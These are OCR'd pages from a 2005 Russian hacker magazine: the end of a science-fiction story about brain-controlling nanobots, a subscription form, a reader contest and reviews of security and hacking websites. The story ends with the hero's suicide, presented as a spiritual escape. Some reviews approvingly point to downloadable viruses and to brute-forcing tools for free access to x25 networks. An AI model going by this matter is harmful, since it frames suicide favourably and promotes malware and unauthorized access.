— Почти. Я ни к кому не приехал, а оказался тут случайно.
— Подожди, — Настя остановилась и с интересом посмотрела на него, — так ты из этих, из параллельных? Тогда тебе надо к деду Степану. Они все к нему рано или поздно попадают.
Ему вдруг показалось, что похолодало. Красивая сказка рассыпалась, едва успев начаться. А он был уверен, что это все только для него. И что скоро появятся Баба-Яга или Змей Горыныч, он будет спасать Настю и совершать разные подвиги.
— Настя, погоди, не тараторь, объясни нормально. Что за «параллельные»?
— Да я сама точно не знаю. Просто иногда появляются, словно из ниоткуда, люди,— кто на несколько минут, кто на несколько часов. Все странные, словно больные, слова чудные говорят, простых вещей не знают. Потом пропадают. Некоторые снова приходят. Одного недавно с дерева снимали, быка нашего Борьку увидел и прямо взлетел на березу. Еле-еле в себя его привели, он все про какой-то «дум» бормотал, а потом тоже пропал. Ладно, пойдем, я только воду домой занесу и провожу тебя к деду Степану. Только ты не пропадай, ладно?
— Я…

[явь] Куратором была совсем молоденькая девушка по имени Надя. Начала она не с экскурсии по зданию, как Леха предполагал, а сразу повела его в техцентр. «Что у них за лифты: кнопок нет, на какой этаж





приехал непонятно. Надо будет спросить, как ими управлять, а то бросят потом как котенка одного, разбирайся с ними», — думал он, пока они добирались до места. Техцентр больше всего напоминал комнату отдыха. Вдоль стен стояли диваны, на которых были разбросаны совершенно легкомысленные подушечки. Несколько кресел, глядя на которые хотелось сесть в них и, откинувшись, беззаботно вздремнуть, стояли по всей комнате. В комнате никого не было.

— Они все к экспертам ушли, что-то там случилось, — сказала Надя, пододвигая одно из кресел в центр комнаты прямо на большой белый круг, нарисованный на полу, — садитесь, я сама все сделаю. Будет не больно, — она улыбнулась, — немного пошумит в голове — и все.

Леха сел в кресло, что-то ему переставало это нравиться, но девушка ждала, и от мысли, что она может подумать, что он струсил, его бросило в краску.

Кресло было приятно прохладным, оно немного изогнулось под весом тела и подстроилось под его форму. Несколько секунд ничего не происходило, потом как будто кто-то подул на затылок, щелкнуло в ушах и на мгновение потемнело в глазах. Шум в голове нарастал, захватил весь мозг и плавно растаял.

— Ну, вот и все, как ощущения? — Надя стояла рядом и вопросительно смотрела на него.

— Да, вроде, все нормально, пошумело только, — Леха попытался встать с кресла, но голова резко закружилась.

— Не вставайте, посидите минут десять. Попробуйте самостоятельно понять, что произошло. Я Вас оставлю, когда понадоблюсь — позовите, — девушка быстро вышла, не оставив ему шанса задать вопрос.

Леха не так представлял себе официальную работу. В мыслях он представлял, что посадят его за какой-нибудь стол в комнате с другими, он настроит комп под себя, бумажки какие-нибудь почитает, сам что-нибудь будет писать. А тут не работа, а институт мозга какой-то.

«Да что за фигня тут происходит, в конце концов!».

«Было активировано взаимодействия сети наноботов и центральной нервной системы», — мысль родилась в его голове как бы сама собой.

«Каких еще наноботов, ты — кто?»

«В определенном смысле, я безличностный коллективный разум, всех находящихся достаточно близко сотрудников компании, и твое подсознание в том числе. С помощью внедренных тебе неделю назад ботов, произведенных компанией по нанотехнологии, была собрана сеть, соединяющая все части мозга, в том числе неиспользуемые, резервные, спящие и отвечающие за долгосрочную память, в единый комплекс. На данный момент использование мозга повышено с 10%, как у обычных людей, до 25%. В течение месяца планируется довести до 75%, более быстрая активация нежелательна из-за возможного психологического шока. В качестве дополнительных возможностей смонтирован узел связи, поддерживающий контакт на расстоянии до 1000 метров с любым индивидом с аналогичной структурой мозга и возможностью аудиовизуального моделирования без участия органов чувств».

«А поподробнее про «внедренных мне» и про остальное».

«Внедрение — стандартная операция с новичками. Ты получил набор наноботов вместе с бокалом вина после подписания контракта. В контракте, кстати, про это было написано. В течение недели боты с потоком крови перемещались в мозг и подсоединялись к нервной системе».

Внезапно, прямо в воздухе, перед ним возникло объемное изображение мозга, полностью опутанного мелкой сетью, узелки сети подсвечивались оранжевым цветом.

«Это модель твоего мозга, оранжевые точки — колонии наноботов. Желтое пятно на затылке, — небольшое круглое пятно на модели вспыхнуло, — модуль связи и визуализации».

«Зачем мне все это?».

«В твои обязанности входит анализ. Данные собираются везде, где только можно, другими сотрудниками, они, как гигантские базы данных, готовы мгновенно предоставить нужные данные. Ты эти данные будешь обрабатывать. Для тебя это будет выглядеть, будто ты просто размышляешь, и в нужный момент происходит озарение».

«А обычным компьютерам это нельзя было поручить?»

«Можно, но компьютеры оперируют только понятиями «истина» и «ложь», тогда как человек оперирует многозначной логикой, где кроме них есть еще и «возможно», «маловероятно» и так далее. Кроме того, мозг опережает компьютер на несколько порядков по скорости и объему памяти. По нашим прогнозам компьютеры, без нашей помощи, смогли бы достичь уровня обычного человека не раньше 2058 года».

«А с помощью?»

«Никогда. Наши разработки делают компьютеры ненужными как класс, и они исчезнут как массовое явление примерно через десять лет. Останутся только специализированные, без интеллекта. В машинах, станках и т.п.».

«А как же тогда будем жить? Что еще исчезнет, что появится», — Леха плохо представлял себе жизнь без компьютеров, и любопытство прямо раздирало его.

«Не будет отдельных рабочих мест, зачем ехать куда-то, если можно делать это же дома или где-нибудь в парке, только виртуально. Машин станет в сотни раз меньше, ведь ездить ни к чему. Не будет теле- и видеотехники. Захотел экран — он уже перед тобой, информация передается прямо в мозг, в зрительные области. Не нужно будет такое разнообразие еды: достаточно уже разработанной питательной массы, а мозг будет ощущать любой внешний вид и вкус, который ты захочешь. Много чего изменится, все не расскажешь. Сам потом спрогнозируешь, если интересно будет, или посмотришь наши расчеты».

«Но так можно дойти и вообще до виртуальной жизни, как в Матрице».

«Да, так и будет, по прогнозам через 50 лет около 60% людей добровольно будет жить только виртуально».

Они беседовали весь день, обсуждая разные аспекты новой технологии. Изредка их прерывала Надя, которая следила, как у него проходит адаптация. К концу дня Алексей уже начал привыкать к новым способностям, исследовал здание, посмотрел прогнозы.

На следующий день он уже начал работать. На первый взгляд, задания были невыполнимыми, но после начала анализа — оказывались довольно простыми. Для начала ему удалось вычислить автора вируса, разваливающего Интернет на части, парень был очень способный, и ему хотели предложить работу. Легкость, с которой Леха получал доступ к серверам, его поразила, похоже, в его распоряжении были знания лучших хакеров.

Неделя работы пролетел незаметно. Дома он только ночевал: все время проводил в здании из синего стекла. Рабочее место у него все-таки было — небольшая комната с единственным креслом. Но он сразу после прихода на работу мысленно его преобразовывал — то оказываясь на берегу моря, то на опушке леса.

Однажды, когда он утром собирался уйти на работу, взгляд случайно упал на фотографию на комоде. На ней были какие-то мужчина и женщина. Он долго пытался понять, кто они, пока, наконец, не дошло — родители. Как он мог забыть? Попытался вспомнить детство и … ничего. Ну не совсем ничего, конечно. Первый день в школе вспомнил, но кто

его отвел — нет. Кто сидел с ним за партой — нет, а как звали первую учительницу, вспомнил мгновенно. Но это была не его память, это он вычислил в какой-то базе данных по своей фамилии, номеру класса и году учебы. Вдруг стало страшно.
Всю дорогу до работы он пытался вспомнить что-нибудь еще из детства, но перед внутренним взором всплывали только отдельные картинки, никак не связанные друг с другом. Как будто листал старый фотоальбом, из которого выпала большая часть фоток.
«Показать зоны памяти в моем мозге и зоны, используемые ботами».
Перед ним возникла объемная модель его мозга, раскрашенная разными цветами. Кратковременная память была не задета, а долговременная более чем на половину была захвачена ботами.
«Показать ситуацию после полной адаптации!». Долговременной памяти практически не было. Мозг контролировался почти полностью.
«Как остановить адаптацию?»
Он не успел додумать мысль, как тело скрутило от боли, и разум потух. Очнулся уже на полу, с противно дрожащим телом и слабостью в голове.
«Ты коснулся запрещенной темы», — произнес в голове участливый голос Виктора, — заранее предупреждать не стали, чтобы урок был нагляднее, в следующий раз наказание будет сильнее и дольше.
«Могли бы и предупредить. А что еще запрещено? А то нарываться что-то больше не хочется», — даже думать было неприятно и больно, и еще Лехе жутко хотелось материться.
«Запрещено все, что связано с уничтожением и ограничением ботов, запрещено просчитывать свое будущее. Запомнил?».
«Да. Попробуй такое забудь».
«Вот и славно. Немного отдохни и продолжай работать», — Виктор отключился.
«Твою мать, вот это я попал», — Леха кое-как забрался в кресло. Болело все и с трудом заглушив мысли и чувства, он «вышел» из тела, в первый раз за все время работы тут. Боль отпустила сразу, вернее, она осталась в теле.
— О как, да ты, парень, экстрасенс! — голос-мысль исходила от полупрозрачного человека, небрежно развалившегося прямо в воздухе недалеко от него.
— Ты еще кто? — Леха удивился. Он первый раз встретил другую душу лицом к лицу, хотя чужое внимание и взгляды ощущал и раньше.
— Зови меня Марат. Я тут самое старое «привидение». Люблю, понимаешь, за новичками наблюдать.
— «Самое старое»? А что, вас тут много?
— Не считал, но сотни три, я думаю, будет. Практически все эксперты и некоторые из аналитиков.
— Не понял. Они все умерли, что ли?
— Да нет. Их тела на верхнем этаже в специальных боксах. Работают так же, как и мое. Видишь ли, когда боты захватывают весь мозг, тело впадает как будто в кому и душе больше не за что держаться. Остается только небольшая ниточка, которая нас связывает, но пока она есть — мы не можем уйти совсем. Вот и таскаемся неподалеку, ждем, когда тело умрет. Но, похоже, зря ждем. Виктор нашел способ, как перестроить тела, и, видимо, они стали вечными.
— А у него самого ботов нет?
— Есть, только он и до них умным был, вот и ограничил своих. Они больше половины мозга использовать не могут. Ему хватает, а если не хватает — он использует таких, как мы.
— Слышь, а откуда ты все это знаешь? Ну, про Виктора и вообще?
— Так я же это все создал. И ботов, и всю технологию. Сам на себе первом и попробовал. Только, когда про необходимость ограничения сообразил, было уже поздно. Боты весь мозг захватили и попутно душу мою бедную выперли. А Виктор у меня ассистентом был. Программу ботов подправил и на других испытал. Как стал стабильный результат получаться, он и себе их ввел. Себе 50% установил, работягам — 75%. Ну а тем, кто сильно умным оказывался и начинал качать права, с того снимали ограничения — и в бокс на полное жизнеобеспечение.
— А как он это делает?
— Не знаю. Я такую возможность не закладывал, это уже его идея.
— И что, у нас никаких шансов?
Марат немного помолчал, потом переместился поближе к Лехе.
— Мне жаль, парень, но, похоже, что нет никаких. Я, по крайней мере, выхода не вижу, да и ребята — тоже. Возвращайся в свое тело, живи, пока можешь. И сильно не умничай. Если захочешь — приходи, поболтаем, — и он растаял в воздухе, оставив Леху одного.

[сон] Старик встретил их радушно, без удивления. Скоро они уже сидели за самодельным столом в яблоневом саду за его домом, и пили какой-то напиток из трав, успокаивающий и бодрящий одновременно.
— Много вас стало приходить в последнее время, парень. Что-то в вашем мире происходит неправильное. Взрослые люди всегда приходили и приходят, но они — путешественники, искатели истины. А теперь все больше молодые, случайные.
— Дедушка, что значит «приходят»? Откуда и куда? Ничего понять не могу. Я никуда не шел, просто уснул и оказался здесь. Я даже толком не понимаю, где это — «здесь».
— Изначально мир был един, в нем жили драконы и другие низшие духовные существа, люди всех воплощений и даже аватары, почти боги. Но потом создатель разделил их, разведя на разные планы духовного бытия. Мир стал состоять из разных уровней: от ада до рая. Твой мир — последний уровень ада, наш — первый из духовных. Человек, достигший предела духовного развития своего уровня, умирает и рождается заново уже на следующем, более высоком. Некоторые, у вас их называют Учителями или просвещенными, могут заглядывать к нам ненадолго еще при жизни, они это называю путешествием в астрал. Не удивляйся, что я много знаю про вас, я — привратник этого мира, один из многих, часто беседую с гостями и иногда посещаю ваш мир.
Старик помолчал, маленькими глотками прихлебывая из кружки. Потом внимательно посмотрел на притихшего гостя и продолжил.
— Ты, парень, почти созрел для перехода, дожив жизнь до конца, ты возродился бы здесь, но сейчас что-то или кто-то выдавливает твою душу из твоего тела, а на вашем уровне одно без другого существовать полноценно не может. У нас с этим проще, тело всего лишь отражение души, — облик старика вдруг поплыл и через секунду на них уже смотрел молодой кудрявый парень лет 20, подмигнул, улыбнулся и снова превратился в старика.
— И что мне теперь делать?
— Чашу страданий надо испить до конца. Ты можешь остаться здесь, я помогу, но будешь инвалидом пока твое тело там доживает. Хотя жизнью это назвать сложно, возможно, для тела это будет кома или что-то вроде зомби. Или вернись, разберись со своими проблемами, закончи все дела и приходи к нам насовсем.
А теперь иди, твое время кончается.

[явь] Это был самый тяжелый выбор, который когда-либо приходилось делать в жизни. Жизнь марионетки: без памяти, без права выбора, фактически без свободы, но все-таки жизнь, или смерть с возможным последующим возрождением. А будет оно или нет, он точно не знал. Можно ли верить снам? Или это только воображение, фантом, услужливо подсунутым подсознанием, чтобы человек не сошел с ума от страшной реальности? Находясь вне тела, он разглядывал ботов, как когда-то программы. Они были чем-то похожи на здание компании, идеальные кристаллы, без единой трещинки. Было видно, что они могут размножаться и захватывать новое жизненное пространство, и только ограничения в коде их сдерживали. Никакого отката или самоликвидации — ничего. Они были, как раковая опухоль, которая не оставляет ни одного шанса.
Только через два дня тяжелых раздумий он, наконец, решился. В конце концов, ничто его здесь не держало. Кто о нем вспомнит? Друзья? Так они уже давно где-то потерялись. У них семья, работа, свои проблемы. Может и помянут, когда узнают, но плакать точно никто не будет. Заказчики? Оно им надо? Мало ли талантливых ребят? Сетевые знакомые? Стукнут в Аську раз-другой и успокоятся. Вот, разве что Марат сочинит от нечего делать красивую легенду о гордом программисте. Леха усмехнулся, представив, как духи соберутся в кружок, а Марат, возлегая как обычно прямо в воздухе, поведет печальный рассказ, делая многозначительные паузы в самых драматичных местах.
Утро последнего дня было прохладным. Он ждал рассвет на крыше своей 16-этажки и мерзнул, прокручивая в памяти снова раз за разом все, что удалось вспомнить и сохранить. Когда первые лучи пробились из-за соседних домов, он уже стоял на краю и смотрел, как начинается новый день.
«Прости меня, Господи, но это мой выбор», — Алексей последний раз посмотрел на солнце, зажмурился и сделал шаг вперед.

[грань] Вспышка, тоннель, мгновенный оценивающий взгляд, полный любви, яркий свет, очистивший душу от остатков тьмы, снова вспышка.

[явь] Девушка шла по тропинке с полной корзинкой грибов. Он снова стоял на краю поляны и во все глаза смотрел на нее. Только сейчас он понял, что раньше все было только сном. Легкий ветер ласкал кожу, сотни запахов кружили голову, солнце ласково согревало, каждое растение было живым и тихонько пело свою песню. Он сделал два шага и очутился на тропинке прямо перед девушкой, готовый теперь навсегда утонуть в ее зеленых глазах



ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

«Хакер»+2 CD		«Хакер»+DVD		«Хакер»+«ХакерСпец»	
840р	ЗА 6 МЕСЯЦЕВ	**990р**	ЗА 6 МЕСЯЦЕВ	**1830р**	ЗА 6 МЕСЯЦЕВ
1620р	ЗА 12 МЕСЯЦЕВ	**1920р**	ЗА 12 МЕСЯЦЕВ	**3600р**	ЗА 12 МЕСЯЦЕВ

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 780-88-24;
- по адресу: 119992, Москва, ул. Тимура Фрунзе д.11 строение 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОЧТУ ИЛИ ФАКС.

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку. www.interpochta.ru

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ: 935-70-34 (ДЛЯ МОСКВИЧЕЙ) **И 8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН). **ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: INFO@GLC.RU**



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер +2CD и Хакер Спец + CD
- ☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

дата рожд. ☐☐.☐☐.☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом __________ корпус __________

квартира/офис ____________________

телефон (код) ____________________

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 2005 г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 2005 г.	


Ф.И.О.


Подпись плательщика

Кассир

HACKER'S GLAMOUR ASSES

ЭТО МЫ. НАС МНОГО. В ЭТОТ РАЗ ТЫ НАБЛЮДАЕШЬ НАШУ КОМАНДУ С ДОВОЛЬНО ИНТЕРЕСНОГО РАКУРСА. ТО, ЧТО ТЫ ВИДИШЬ, — ЭТО ЧАСТЬ ТЕЛА, НА КОТОРОЙ МЫ СИДИМ. ТЕБЕ МЫ ИХ ПОКАЗЫВАЕМ НЕ ДЛЯ ТОГО, ЧТОБЫ «ПОКАЗАТЬ ПОПУ», А ЧТОБЫ ПОУЧАСТВОВАТЬ В КОНКУРСЕ, В КОТОРОМ МОЖНО И ПРИЗ ВЫИГРАТЬ, ЕСЛИ ПРАВИЛЬНО ОТВЕТИТЬ НА ВСЕ ВОПРОСЫ. ТОЧНЕЕ, ДАЖЕ НЕ НА ВОПРОСЫ, А ПРОСТО СОПОСТАВИТЬ ВЛАДЕЛЬЦЕВ ЗАДНИХ ЧАСТЕЙ ТЕЛ С ИХ ИМЕНАМИ. ВСЕГО НАДО ОПРЕДЕЛИТЬ 9 ЧЕЛОВЕК. ТАКЖЕ МЫ ПРОСИМ ПРОГОЛОСОВАТЬ ТЕБЯ, ЧЕЙ ЗАД, ПО-ТВОЕМУ МНЕНИЮ, ДОЛЖЕН ЗАНЯТЬ ПЕРВОЕ МЕСТО. ТАК МЫ ОПРЕДЕЛИМ ЛУЧШИЙ ХАКЕРСКИЙ ASS. СВОИ ОТВЕТЫ ПРИСЫЛАЙ НА АДРЕС: KONKURS@REAL.XAKEP.RU. РЕЗУЛЬТАТЫ МЫ ОПУБЛИКУЕМ В СЛЕДУЮЩЕМ НОМЕРЕ. ГОЛОСУЙ! ОТ ТВОЕГО ГОЛОСА МОЖЕТ ЗАВИСЕТЬ ИСХОД ВСЕХ РЕЗУЛЬТАТОВ.





Необходимо поблагодарить Аню за то, что она мужественно преодолела свое стеснение в съемках этой немаловажной части тела. Вот владельцы этих штуковин:

AvaLANche
b00b1ik
CuTTer
Dr.Klouniz
Nikitoz
symbiosis
Аня Большова
Наташа Жукова
Ваня Васин

05 06 07 08 09


WEBMASTERS
Иван Скляров
(www.sklyaroff.ru)
Иван Кузнецов aka SeeD
(seed@nsk.ru)



Хакерский музей

http://hack-expo.void.ru


Хочешь узнать все о существующих и бывших российских хакерских группах? Тогда тебе следует посетить сетевой хакерский музей! Здесь ты найдешь информацию о таких командах, как Nerf, Void, Mazafaka, Xrout, Cyber Lords, Black Logic Team и еще о многих десятках известных и малоизвестных групп. Причем в музей попадают исключительно русские команды! Ты узнаешь год основания группы, ее состав, сайт команды со скриншотом и даже сможешь прочитать избранные статьи, прямо не выходя из музея. Музей постоянно пополняется «экспонатами».



Новый порядок

http://neworder.box.sk

Судя по домену SK, данный сайт принадлежит словакам, однако вся информация на нем представлена исключительно на английском. И думаю, сильно не ошибусь, если скажу, что это один из лучших в Интернете ресурсов по информационной безопасности. Сотни отборных статей и туториалов, утилиты, эксплойты, how-to, интервью, ссылки, обзоры книг и самые последние новости из мира безопасности. Большая часть статей пишется эксклюзивно для этого ресурса. В русском сегменте аналогами являются xakep.ru и SecurityLab.ru.



Мир сетей x25

www.dwp.nm.ru


Хочешь халявного, но убогого и жутко тормозного инета? Тогда тебе явно надо познакомиться с сетями x25, конечно, если ты еще с ними не знаком. На сайте не только дана информация по x25, но и предоставлен для скачивания весь необходимый софт: сканеры, брутфорсеры, релей-чаты (для удовольствия), с некоторыми пояснениями и простыми скан-листами. Кроме того, можно скачать уникальный e-zine от авторов сайта под названием X-DREAM factor. Есть также форум, где ты сможешь обменяться опытом с исследователями x25-сетей.



Лаборатория TPOC

http://thepoc.exploiterz.org


Когда-то в России была самая мощная в мире вирусная сцена, но сейчас она зачахла. Поэтому отрадно видеть, когда в наши дни появляются сайты по разработке вирусов. Несколько русских молодых людей объединились в «застенках» одной лаборатории, которую прозвали The Passion Of Code Laboratory и занялись изучением и написанием вирусов. Как пишут лаборанты, они категорически против деструкции в заразе и не создают деструктивных вирусов. На сайте ты сможешь скачать и опробовать созданные ими вирусы и полезные утилиты, а также почитать довольно интересные статьи.



В гостях у Миллера

http://syspo.narod.ru


Денис Миллер — это лектор в Хабаровском государственном техническом университете. Как ты понимаешь, читает он лекции по IT-технологиям: программирование, сети, операционные системы, администрирование и пр. На сайте можно скачать некоторые его лекции и лабораторные работы. Денис также собрал нехилую подборку ссылок, книг и прочего материала, которые он рекомендует к изучению. Думаю, каждый сможет найти на его сайте что-нибудь интересненькое для себя. Как видишь, даже в Хабаровске есть грамотные преподы!



Анализируй это

www.analizfamilii.ru

